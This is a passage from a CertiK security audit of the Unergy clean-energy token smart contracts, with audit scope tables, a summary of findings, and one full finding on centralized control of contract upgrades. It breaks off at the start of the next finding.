
CERTIK

Security Assessment

Unergy Audit

CertiK Assessed on Mar 20th, 2024



CertiK Assessed on Mar 20th, 2024

Unergy Audit

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Others	Other	Formal Verification, Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 03/20/2024	N/A

CODEBASE

protocol

View All in Codebase Page

COMMITS

- 84763265a046dd6a187931f25e9bc1cd41a7b1a3
- 83d50bb416932f26334e6855ded54a0c673f72ef
- e93fdc63ae87c898a8936d95daa095e10329a90d

View All in Codebase Page

Highlighted Centralization Risks

- Privileged role can remove users' tokens
- Contract upgradeability
- Transfers can be paused
- Privileged role can mint tokens
- Fees are bounded by 70%

Vulnerability Summary

58	54	0	1	3	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
9	Major	6 Resolved, 3 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
9	Medium	9 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
31	Minor	30 Resolved, 1 Partially Resolved	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.

9	Informational	9 Resolved	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | UNERGY AUDIT

CODEBASE | UNERGY AUDIT

Repository

protocol

Commit

- 84763265a046dd6a187931f25e9bc1cd41a7b1a3
- 83d50bb416932f26334e6855ded54a0c673f72ef
- e93fdc63ae87c898a8936d95daa095e10329a90d
- 7374a687453de1a8af1bff37832232b434cbaab9
- d0afc3bfdc3d1fbdd112101d05d684a19a099389
- 9c6b03b094322bd8c6b5ca79b651f951434e9129
- e3f3285113086544779879bc6750c2ecffc0ef9d
- 67d39f9b00a28627c34a14b7d32c13c364c9f427

AUDIT SCOPE | UNERGY AUDIT

79 files audited ● 11 files with Acknowledged findings ● 15 files with Resolved findings ● 53 files without findings

ID	Repo	File	SHA256 Checksum
● COM	unergy-dev/protocol	contracts/Common.sol	1aaefe8b9fc92e656d2535a5d066702735a06075dd00f07bc68b09acaa81cb1f
● CUB	unergy-dev/protocol	contracts/CommonUpgradeable.sol	1cc6193dff90cdadafad0884724da94e7b0e5e5385748a502b75d5ca434a003d
● ERC	unergy-dev/protocol	contracts/ERC1155CleanEnergyAssets.sol	f739255030f99764dd07451d55d2e4d52cc29d348e5ffa59b1eb5ea5852b4287
● ERP	unergy-dev/protocol	contracts/ERC20Project.sol	6da38c9e383467a6f1eaf9cbaa126aa76be23176280057438104189339920dc0
● ERU	unergy-dev/protocol	contracts/ERC20UWatt.sol	12637a69adc73f4760bd989560f20396dfd92910278149259878f72ddb1fc7e7
● PGB	unergy-dev/protocol	contracts/PermissionGranter.sol	71430a21f0da02c39ce34f4632d2792a250abfc2ee4be0ca43e94be4c7fb77ad
● PMB	unergy-dev/protocol	contracts/ProjectsManager.sol	c6740a4663e247724d13dfbda339d651231949169e2134d2cddf5ec9279b1778
● UBB	unergy-dev/protocol	contracts/UnergyBuyer.sol	3c5473ab4f283cb402edf6ff7d0a38f2bf07a2766267f4f616ccd13616254731
● UDB	unergy-dev/protocol	contracts/UnergyData.sol	74d4c8b5550c380898d2bbce9cab10036ac368d139003fd1d2e51f41686fe5b4
● UEB	unergy-dev/protocol	contracts/UnergyEvent.sol	96a30492fb3a2e36c22e87f16281c37491c7727b71edf30673dbd7f17505a078
● ULR	unergy-dev/protocol	contracts/UnergyLogicReserve.sol	d82fe796dfe0f99dc0b9d6b6fd0894303af96c73a91d89ee10ab502f8a4c6f2d
● TYP	unergy-dev/protocol	contracts/Types.sol	6ff73a4258d4797497387a4ce546ef97a53e639cafe6f7d7c237d6714789b650
● ERE	unergy-dev/protocol	contracts/ERC1155CleanEnergyAssets.sol	1ce0249d154fd558e5bbe55e6f7866174d2d78bc934693f9b69fbb0675ec5adc

ID	Repo	File	SHA256 Checksum
ECP	unergy-dev/protocol	contracts/ERC20Project.sol	9770f8ccee57e43427f1d8a0a3e89bdbe4bd48651eaf3a41f5f7dd428df3c7cb
ERW	unergy-dev/protocol	contracts/ERC20UWatt.sol	d47b5561145b4356520312dd2ae7b3ea5adba07feccf7087cc1d37aa239d59d7
PGA	unergy-dev/protocol	contracts/PermissionGranter.sol	10a4835a7e196670bd99ab0f716c475cd4bac26de4d17f51c7477618e5eba2cb
PMA	unergy-dev/protocol	contracts/ProjectsManager.sol	22cfc1aa71b418ddb3176af5388d9b8f6dcca0cb8a90514684f4c454bca2b766
UBA	unergy-dev/protocol	contracts/UnergyBuyer.sol	d10f53f74647eb7affcee054754a2e950332986d5a32ccfe5d02e55ea88e6e8f
ABR	unergy-dev/protocol	contracts/Abstracts.sol	00ef59ae9366e4b1a0b730b64cb586b02ca60bed9de9b8a147cdd5c2f2ed7e59
ERA	unergy-dev/protocol	contracts/ERC1155CleanEnergyAssets.sol	56b1087116560981550eca68cb66f472f4d8ec82931273cdb9900f5f96849c56
PGL	unergy-dev/protocol	contracts/PermissionGranter.sol	43a1990fcf5fb8bef9362795890e0194a53bcd42416f923ab78be6d4833bc009
PML	unergy-dev/protocol	contracts/ProjectsManager.sol	a255b966972f47a13ad67c34b4686385b34e659aea2bdb5f82b549e558b63a34
UNR	unergy-dev/protocol	contracts/UnergyLogicReserve.sol	08fdfcf8737f23ab5bee42ea93a8c4c8f0acc8ef7164df85ca55d13c54e9abb1
UDT	unergy-dev/protocol	contracts/UnergyData.sol	5e28ee1b798ba62ae96ea27348c724c5125e48190226d9eaa08d0a4b59589615
UBI	unergy-dev/protocol	contracts/UnergyBuyer.sol	2bbd41650ffc8c1b1a9e75a0ba78c7a519fbb0b9a284712df7477cbd7b831639
UBG	unergy-dev/protocol	contracts/UnergyBuyer.sol	f750e55005a880cec79b77bf53524f8b29b1272f4d0832f9eaa342d29a0c7af3
ABS	unergy-dev/protocol	contracts/Abstracts.sol	8ece15d6128c5135f5541c735cb4d09b840faaddf6cfff0741b1e314bc955fb7
ABT	unergy-dev/protocol	contracts/Abstracts.sol	8ba42c1d429f95fc9e1e80c1cd584628a8d35d2c2b9e43fa1e9178eb5e3ad416

ID	Repo	File	SHA256 Checksum
COO	unergy-dev/protocol	contracts/Common.sol	60eac857534e4e602cef5b85a3d3a6d0d9fb6e4260693800ae36610debc1eca4
CUA	unergy-dev/protocol	contracts/CommonUpgradeable.sol	08a9a766d9e4c527d905e39cb23fe9a72439781d7b1cbd5c93284e7f5fcff427
TYE	unergy-dev/protocol	contracts/Types.sol	51d70d60eee566671b6e666ab4e541685832f0fda8ebd1eae02e52d20fcf0a90
UDA	unergy-dev/protocol	contracts/UnergyData.sol	ac8a94b7adae17fe2b37e5fa67b66d85e29bd24a0684ced7f095dec9a4bf1cb7
UNE	unergy-dev/protocol	contracts/UnergyLogicReserve.sol	63e52035d35c73acf77d5743ad96998c69d6861acfcc8e482518f5b0b57495f3
UEA	unergy-dev/protocol	contracts/UnergyEvent.sol	4b84e17e0fcd73b11acdf3abae3e6ab8397ed15474c2242b73310b0d5f2d4765
CON	unergy-dev/protocol	contracts/Common.sol	60eac857534e4e602cef5b85a3d3a6d0d9fb6e4260693800ae36610debc1eca4
CUL	unergy-dev/protocol	contracts/CommonUpgradeable.sol	08a9a766d9e4c527d905e39cb23fe9a72439781d7b1cbd5c93284e7f5fcff427
RCP	unergy-dev/protocol	contracts/ERC20Project.sol	8c1e6aedd7e194f59783a9f4bf6c797df03ec39c012b90c036bd928406090a7e
ECU	unergy-dev/protocol	contracts/ERC20UWatt.sol	d47b5561145b4356520312dd2ae7b3ea5adba07feccf7087cc1d37aa239d59d7
TYS	unergy-dev/protocol	contracts/Types.sol	99a74c43fd3f43ba54a8cf6e7b7112689f9e7bf02b66d9713bb54f956f9cc68e
UBL	unergy-dev/protocol	contracts/UnergyBuyer.sol	3bca6376e6257b969905edbb7df84adf294f5541f70f43aa1870e6af534a0b93
UDL	unergy-dev/protocol	contracts/UnergyData.sol	ac8a94b7adae17fe2b37e5fa67b66d85e29bd24a0684ced7f095dec9a4bf1cb7
UEL	unergy-dev/protocol	contracts/UnergyEvent.sol	f4f139362b957b84a81f09a0f99b42eeb7ca631b647b62c4022268e4f54dd033
ABA	unergy-dev/protocol	contracts/Abstracts.sol	00ef59ae9366e4b1a0b730b64cb586b02ca60bed9de9b8a147cdd5c2f2ed7e59

ID	Repo	File	SHA256 Checksum
COC	unergy-dev/protocol	contracts/Common.sol	60eac857534e4e602cef5b85a3d3a6d0d9fb6e4260693800ae36610debc1eca4
CUT	unergy-dev/protocol	contracts/CommonUpgradeable.sol	08a9a766d9e4c527d905e39cb23fe9a72439781d7b1cbd5c93284e7f5fcff427
ECC	unergy-dev/protocol	contracts/ERC1155CleanEnergyAssets.sol	b5bbab2e9f9c49a5b079e8a6ba921864f439b3007412d137ae9da80db40ef31b
ER2	unergy-dev/protocol	contracts/ERC20Project.sol	87677016c2a07d31894d4c9f5e7a280678949b77f480fa3a824bb4bd04d5abc5
ECW	unergy-dev/protocol	contracts/ERC20UWatt.sol	d47b5561145b4356520312dd2ae7b3ea5adba07feccf7087cc1d37aa239d59d7
PGT	unergy-dev/protocol	contracts/PermissionGranter.sol	d8728a40c80a0e2c4e3a2762eb934dc51914dd9f455faf1486092f23323234cf
PMT	unergy-dev/protocol	contracts/ProjectsManager.sol	0fb47c405d222f9983f7db96a7af00881d08557b71092e0c40be33d5c4f92d25
TYC	unergy-dev/protocol	contracts/Types.sol	2f7a5659b45dfd5b4411039c69b6f430e27f0715ebcf90a83628458e9af4fdd7
UBT	unergy-dev/protocol	contracts/UnergyBuyer.sol	255f65739ea01ab39838ce2c6f21286424f035505957027b2d5de8155666c694
UET	unergy-dev/protocol	contracts/UnergyEvent.sol	f4f139362b957b84a81f09a0f99b42eeb7ca631b647b62c4022268e4f54dd033
UNG	unergy-dev/protocol	contracts/UnergyLogicReserve.sol	01e67d9d17da5a19bb67867a86c0ca2728b5585708857f911060bde2fc76319e
ABC	unergy-dev/protocol	contracts/Abstracts.sol	00ef59ae9366e4b1a0b730b64cb586b02ca60bed9de9b8a147cdd5c2f2ed7e59
COT	unergy-dev/protocol	contracts/Common.sol	60eac857534e4e602cef5b85a3d3a6d0d9fb6e4260693800ae36610debc1eca4
CUI	unergy-dev/protocol	contracts/CommonUpgradeable.sol	08a9a766d9e4c527d905e39cb23fe9a72439781d7b1cbd5c93284e7f5fcff427
ECE	unergy-dev/protocol	contracts/ERC1155CleanEnergyAssets.sol	b5bbab2e9f9c49a5b079e8a6ba921864f439b3007412d137ae9da80db40ef31b

ID	Repo	File	SHA256 Checksum
ER0	unergy-dev/protocol	contracts/ERC20Project.sol	87677016c2a07d31894d4c9f5e7a280678949b77f480fa3a824bb4bd04d5abc5
EUW	unergy-dev/protocol	contracts/ERC20UWatt.sol	d47b5561145b4356520312dd2ae7b3ea5adba07feccf7087cc1d37aa239d59d7
PGI	unergy-dev/protocol	contracts/PermissionGranter.sol	d8728a40c80a0e2c4e3a2762eb934dc51914dd9f455faf1486092f23323234cf
PMI	unergy-dev/protocol	contracts/ProjectsManager.sol	dd98c669bcdbada838518d88dd41b6b2f405013a912970da040613826b769ebf
TYO	unergy-dev/protocol	contracts/Types.sol	586211a007003dc4bd827d905edad10f53ca01a319f5c28e0ede40ac82efa0d0
UDI	unergy-dev/protocol	contracts/UnergyData.sol	04edf4ec7bbdafc40e5edb4659b31cee52ed2c69a66260ef2635673d893bac71
UEI	unergy-dev/protocol	contracts/UnergyEvent.sol	f4f139362b957b84a81f09a0f99b42eeb7ca631b647b62c4022268e4f54dd033
UNY	unergy-dev/protocol	contracts/UnergyLogicReserve.sol	f50ec250840957e6c4b46333de66ed7b01224e8160b8671da8951257a6ff035f
CAB	unergy-dev/protocol	contracts/interfaces/CommonAbstract.sol	8ead89eb92991106092853f9e3a56949f1fa31b422ab48a4480b2516a1580a46
ABO	unergy-dev/protocol	contracts/Abstracts.sol	00ef59ae9366e4b1a0b730b64cb586b02ca60bed9de9b8a147cdd5c2f2ed7e59
COR	unergy-dev/protocol	contracts/Common.sol	60eac857534e4e602cef5b85a3d3a6d0d9fb6e4260693800ae36610debc1eca4
CUG	unergy-dev/protocol	contracts/CommonUpgradeable.sol	08a9a766d9e4c527d905e39cb23fe9a72439781d7b1cbd5c93284e7f5fcff427
ECA	unergy-dev/protocol	contracts/ERC1155CleanEnergyAssets.sol	b5bbab2e9f9c49a5b079e8a6ba921864f439b3007412d137ae9da80db40ef31b
ERR	unergy-dev/protocol	contracts/ERC20Project.sol	87677016c2a07d31894d4c9f5e7a280678949b77f480fa3a824bb4bd04d5abc5
RCU	unergy-dev/protocol	contracts/ERC20UWatt.sol	d47b5561145b4356520312dd2ae7b3ea5adba07feccf7087cc1d37aa239d59d7

ID	Repo	File	SHA256 Checksum
PGG	unergy-dev/protocol	contracts/PermissionGranter.sol	5c253d3857f81b9ee5ce3fee185b76286315c3b749a43aa34be7b5975334ad7a
PMG	unergy-dev/protocol	contracts/ProjectsManager.sol	9d858731838e790e9702eeee731d3e83b3b6fadb6addd396dd6be72ecbdc6a6d
TYN	unergy-dev/protocol	contracts/Types.sol	84b87b33f6d53d73b8b9d5f279107b8cc5a5db9c984eae381fd40382a4d1e3aa
UDG	unergy-dev/protocol	contracts/UnergyData.sol	d05904a20def92e9ab2a282322562312b4360d96a15c5c77163d2d8fe0a96f36
UEG	unergy-dev/protocol	contracts/UnergyEvent.sol	f4f139362b957b84a81f09a0f99b42eeb7ca631b647b62c4022268e4f54dd033
UNL	unergy-dev/protocol	contracts/UnergyLogicReserve.sol	16837cd4d32a29000a3dc9a7c2d890052cd336f665d924450311f4f2f073f980

APPROACH & METHODS | UNERGY AUDIT

This report has been prepared for Unergy to discover issues and vulnerabilities in the source code of the Unergy Audit project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | UNERGY AUDIT

Overview

Unergy is an innovative platform for financing tokenized clean energy assets, aiming to mitigate climate change by creating an economy centered on this issue. It introduces a stable currency, backed by a reserve of clean energy assets like solar and wind plants, represented by a token called the `uWatt`. New projects are funded through another token, the `pWatt`, which is sold to gather necessary capital and swapped for `uWatt` when power generation begins. The protocol monetizes the energy yield, reinvesting the revenue into new projects, which are represented by new `pWatt` and eventually incorporated into the reserve. A portion of the reserve's income is used to compensate for this depreciation by funding new clean energy assets. This ensures that the `uWatt` token's value is closely tied to the unit cost of originating new clean energy projects, allowing it to function as a stable currency and fostering an economy focused on clean energy.

This audit is for the following smart contracts in `Unergy` protocol.

- **PermissionGranter**: The `PermissionGranter` contract is used as permission management among all the contracts.
- **ERC20UWatt**: The `ERC20UWatt` contract is a fungible token `uWatt` based on the `ERC20` standard. It is collateralized by real-world energy assets and works as a stable coin in the `Unergy` protocol.
- **ERC20Project**: The `ERC20Project` contract is a fungible token `pWatt` based on the `ERC20` standard. It is created for each `Unergy` project and is used to originate `uWatt` tokens for its holders.
- **CleanEnergyAssets**: The `CleanEnergyAssets` contract is based on the `ERC1155` standard, which is used to record energy generation and the corresponding REC (Renewable Energy Certificates) tokens.
- **UnergyData**: The `UnergyData` contract is used to store on-chain data including purchase tickets, historical swaps, energy generation report, as well as snapshots for `uWatt` holders.
- **UnergyEvent**: The `UnergyEvent` contract serves the purpose of monitoring token transfers, encompassing both pre-transfer and post-transfer events.
- **ProjectsManager**: The `ProjectsManager` contract is used to manage projects and their milestones, including creating/updating projects, adding/updating/deleting milestones, and so on.
- **UnergyBuyer**: The `UnergyBuyer` contract manages the funding and milestones of clean energy projects. It allows for the creation and updating of milestones, payment to installers, and setting project states.
- **UnergyLogicReserve**: The `UnergyLogicReserve` contract records energy reports, registers payments, and distributes `uWatt` rewards among `uWatt` holders and refund users if a project fails to operation.

It's important to highlight that rewards are distributed to investors for projects that are successful. **The computation for the reward amount is performed off-chain, and a privileged account is responsible for invoking a smart contract function to dispense these rewards to the investors.**

In contrast, for projects that fail, a refund mechanism is activated. **As part of this refund process, investors who acquired `pWatt` at a lower price have the potential to realize a greater profit. On the other hand, those who purchased `pWatt` at a higher price may face losses.**

Privileged Functions

In the **Unergy** project, the project owners, proxy admin accounts and other privileged roles registered in `PermissionGranter` are adopted to ensure the dynamic runtime updates of the project, which are specified in the findings `Centralization Related Risks` and `Centralized Control of Contract Upgrade`.

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan.

Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project. To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

External Dependencies

In **Unergy**, the project relies on a few external contracts or addresses to fulfill the needs of its business logic.

ProjectsManager

- `installerAddr` address used in each project
- `operator` address used in each project
- `stableAddr` address in for each project

***UnergyLogicReserve**

- `mantainerAddress` address
- `meter` address used to report energy generation

The uWatts reward logic is managed by an external service. It is assumed that users are able to acquire the correct amount of rewards.

It is assumed that these address are trusted and implemented properly within the whole project.

Note on Formal Verification Results

Some tests on the ERC-20 implementation used in this project are inconclusive due to modifiers requiring cross-contract interactions.

FINDINGS | UNERGY AUDIT

58	0	9	9	31	9
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Unergy Audit. Through this audit, we have uncovered 58 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
COT-01	**Centralized Control Of Contract Upgrade**	**Centralization**	**Major**	**Acknowledged**
COT-02	**Centralization Related Risks**	**Centralization**	**Major**	**Acknowledged**
COT-03	**Minting Centralization Risk**	**Centralization**	**Major**	**Acknowledged**
PGA-03	Lack Of Differentiation Between Multisig Approvals	Governance	Major	Resolved
PGA-04	All Multisig Checks Can Be Bypassed	Governance	Major	Resolved
UBA-01	Potential Overpayment During `_refund()`	Logical Issue	Major	Resolved
ULR-02	Investors Not Able To Claim `uWatt` Rewards Even If They Have Been Generated	Logical Issue	Major	Resolved
ULR-08	Possible For A Snapshot's Balance To Exceed Historical Total Supply	Logical Issue	Major	Resolved
ULR-09	Total Claimable UWatts Can Exceed Available UWatts	Logical Issue	Major	Resolved
CUB-01	Lack Of Storage Gap In Upgradeable Contract	Logical Issue	Medium	Resolved

ID	Title	Category	Severity	Status
PGA-05	Lack Of Access Control Of `getAndUpdatePermission()`	Access Control	Medium	Resolved
PML-01	Insufficient Token Allowance	Logical Issue	Medium	Resolved
UBB-02	Incorrect Check On Fully Signed	Logical Issue	Medium	Resolved
UBG-01	Potential Underflow Error In `_installerPayment()`	Logical Issue	Medium	Resolved
ULR-06	Potentially Unable To Burn Energy Asset	Logical Issue	Medium	Resolved
ULR-10	Users Potentially Have Zero Claimable `uWatt` Rewards Because Of Rounding Issue	Coding Issue	Medium	Resolved
ULR-18	Possible Incorrect Total Supply	Logical Issue	Medium	Resolved
ULR-19	Incorrect Distribution Of UWatts	Logical Issue	Medium	Resolved
COT-04	Missing Input Validation	Volatile Code	Minor	Resolved
COT-05	Function `initialize()` Is Unprotected	Coding Issue	Minor	Resolved
COT-06	Missing Initialization Of Upgradeable Contracts	Coding Issue	Minor	Resolved
COT-07	Unchecked ERC-20 `transfer()` / `transferFrom()` Call	Volatile Code	Minor	Resolved
COT-13	Lack Of `whenNotPaused` Modifier	Logical Issue	Minor	Resolved
ECP-01	Potential Overflow	Incorrect Calculation	Minor	Resolved

ID	Title	Category	Severity	Status
ERW-01	Missing `afterTransferReceipt()` Call In `_afterTokenTransfer()`	Logical Issue	Minor	Resolved
PGA-02	Insufficient `_required` Check In Multi-Signature Permission Mechanism	Inconsistency	Minor	Resolved
PGA-06	Deployer May Not Be Owner	Inconsistency	Minor	Resolved
PGA-07	Possible To Not Remove A Signer When Replacing Signers	Logical Issue	Minor	Resolved
PGL-01	Missing Zero Address Validation	Logical Issue	Minor	Resolved
PGT-01	Incorrect Array Length Check	Logical Issue	Minor	Resolved
PMA-03	Last Milestone Not Accumulated In `_checkMilestoneWeights()` Function	Logical Issue	Minor	Resolved
PMA-05	Possible To Configure Project Several Times	Logical Issue	Minor	Resolved
PMA-06	Possible Mismatch When Configuring A Project	Logical Issue	Minor	Resolved
PMB-01	Lack Of Limits On Project Parameters	Logical Issue	Minor	Resolved
PMB-02	Possibly Inaccurate PWatt Holders	Logical Issue	Minor	Partially Resolved
PMB-03	Lack Of Check On Milestone Weights	Logical Issue	Minor	Resolved
PRO-01	Bypassing `pWatts` Transfers	Design Issue	Minor	Resolved
PRO-02	Check Effect Interaction Pattern Violated	Logical Issue	Minor	Resolved
UBA-02	No Upper Limits For `_maintenancePercentage`	Volatile Code	Minor	Resolved

ID	Title	Category	Severity	Status
UBB-03	Missing Installer Signature Check	Logical Issue	Minor	Resolved
UBI-01	Refund Restriction For Project Originator	Inconsistency	Minor	Resolved
UDT-01	No Upper Limits For Fees	Logical Issue	Minor	Resolved
ULR-05	Incorrect Snapshot Update Due To Default Values Returned By No Snapshot Found	Logical Issue	Minor	Resolved
ULR-13	Potential Arithmetic Over/Underflow	Coding Issue	Minor	Resolved
ULR-14	Incorrect `totalSupply` For New Snapshot While Claiming Rewards	Logical Issue	Minor	Resolved
ULR-15	Potentially Locked Stable Coin In Reserve	Coding Issue	Minor	Resolved
ULR-16	Potential `Out-of-Gas` Issue	Coding Style	Minor	Resolved
ULR-20	Possible For Claimable Project IDs To Exceed Number Of Historical Swaps	Logical Issue	Minor	Resolved
ULR-21	Possible Underflow For Project ID When Claiming	Logical Issue	Minor	Resolved
COT-14	Missing Emit Events	Coding Style	Informational	Resolved
COT-15	Pull-Over-Push Pattern In `transferOwnership()` Function	Logical Issue	Informational	Resolved
COT-16	Unused Definitions	Coding Style	Informational	Resolved
COT-17	Inadequate Validation For Array Index	Logical Issue	Informational	Resolved

ID	Title	Category	Severity	Status
COT-18	Typos	Coding Style	Informational	Resolved
ERC-01	Purpose Of `createGeneralEnergyAsset()`	Design Issue	Informational	Resolved
GLOBAL-01	Potential Issues With Project Design	Design Issue	Informational	Resolved
ULR-07	Inconsistent Logic For `_lastImportantSnapshot`	Inconsistency	Informational	Resolved
UNR-01	Purpose Of `exchangeUWattPerPWatt()`	Design Issue	Informational	Resolved

COT-01 | CENTRALIZED CONTROL OF CONTRACT UPGRADE

Category	Severity	Location	Status
Centralization	Major	contracts/CommonUpgradeable.sol (07/18-84763): 8; contracts/ProjectsManager.sol (07/18-84763): 20; contracts/UnergyBuyer.sol (07/18-84763): 25; contracts/UnergyData.sol (07/18-84763): 18; contracts/UnergyLogicReserve.sol (07/18-84763): 25	Acknowledged

Description

The `Unergy` project has a list of contracts that can be upgraded using the `OpenZepplin Upgrade Plugin - Hardhat`.

- ProjectsManager
- UnergyBuyer
- UnergyData
- UnergyLogicReserve

In these contracts, the role `proxy admin` has the authority to update the implementation contract behind these contracts.

If the proxy admin account is compromised, it could allow a hacker to access its authority and modify the implementation contract that is pointed by the proxy. This could enable the hacker to execute potentially malicious functionality in the implementation contract.

Specifically, in the `UnergyLogicReserve` contract, it's granted a maximum allowance of `pWatt` from holders which is implemented in the post-transfer event logic. Since the `UnergyLogicReserve` is an upgradeable contract, a malicious hacker could change the implementation to transfer `pWatt` from holders to others. This would result in the holders losing their right to gain uWatts.

```
function afterTransferReceipt(
    address _origin,
    address _from,
    address _to,
    uint256 _amount
) public hasRoleInPermissionGranter(msg.sender, "afterTransferReceipt") {
    if (_origin == uWattAddress) {
        if (
            _to.code.length > 0 &&
            !allowAllTransfers &&
            _to != address(unergyBuyer) &&
            !isWhiteListed[_to]
        ) revert TransferToContractNotAllowed(_to);

        unergyLogicReserve.updateLastUWattStatus(_from, _to, _amount);
    } else {
        // it is necesary to allow the swap of the project token to uWatt
        ERC20Project(_origin).approveSwap(
            _to,
            address(unergyLogicReserve),
            type(uint256).max
        );
        projectsManager.addProjectHolder(_origin, _to);
    }

    emit afterTransferEvent(_origin, _from, _to, _amount);
}
```

Therefore, it is essential to ensure that the proxy admin account is properly protected and secured to prevent unauthorized access and modification of the implementation contract.

Recommendation

We recommend that the team make efforts to restrict access to the admin of the proxy contract. A strategy of combining a time-lock and a multi-signature (⅔, ⅗) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to migrate to a new implementation contract.

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently fully resolve the risk.

Short Term:

A combination of a time-lock and a multi signature (⅔, ⅗) wallet mitigate the risk by delaying the sensitive operation and avoiding a single point of key management failure.

- A time-lock with reasonable latency, such as 48 hours, for awareness of privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
  AND
- A medium/blog link for sharing the time-lock contract and multi-signers addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Long Term:

A combination of a time-lock on the contract upgrade operation and a DAO for controlling the upgrade operation mitigate the contract upgrade risk by applying transparency and decentralization.

- A time-lock with reasonable latency, such as 48 hours, for community awareness of privileged operations;
  AND
- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
  AND
- A medium/blog link for sharing the time-lock contract, multi-signers addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Permanent:

Renouncing ownership of the `admin` account or removing the upgrade functionality can *fully* resolve the risk.

- Renounce the ownership and never claim back the privileged role;
  OR

- Remove the risky functionality.

Note: we recommend the project team consider the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

Alleviation

[Unergy Team, 09/30/2023]:
In a future version of the proxy upgradeable contracts, implementations upgrades will be executed through a signature granted by the governance protocol.

The whitepaper discusses the creation of a governance system that oversees the protocol's operations, aiming to enhance transparency and decentralization.

[CertiK, 10/07/2023]:
While this strategy described in Protocol Upgrades will reduce the risk, it's important to note that the logic of governance system is out of auditing scope. CertiK strongly encourages the project team periodically revisit the private key security management of admin accounts.

COT-02 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
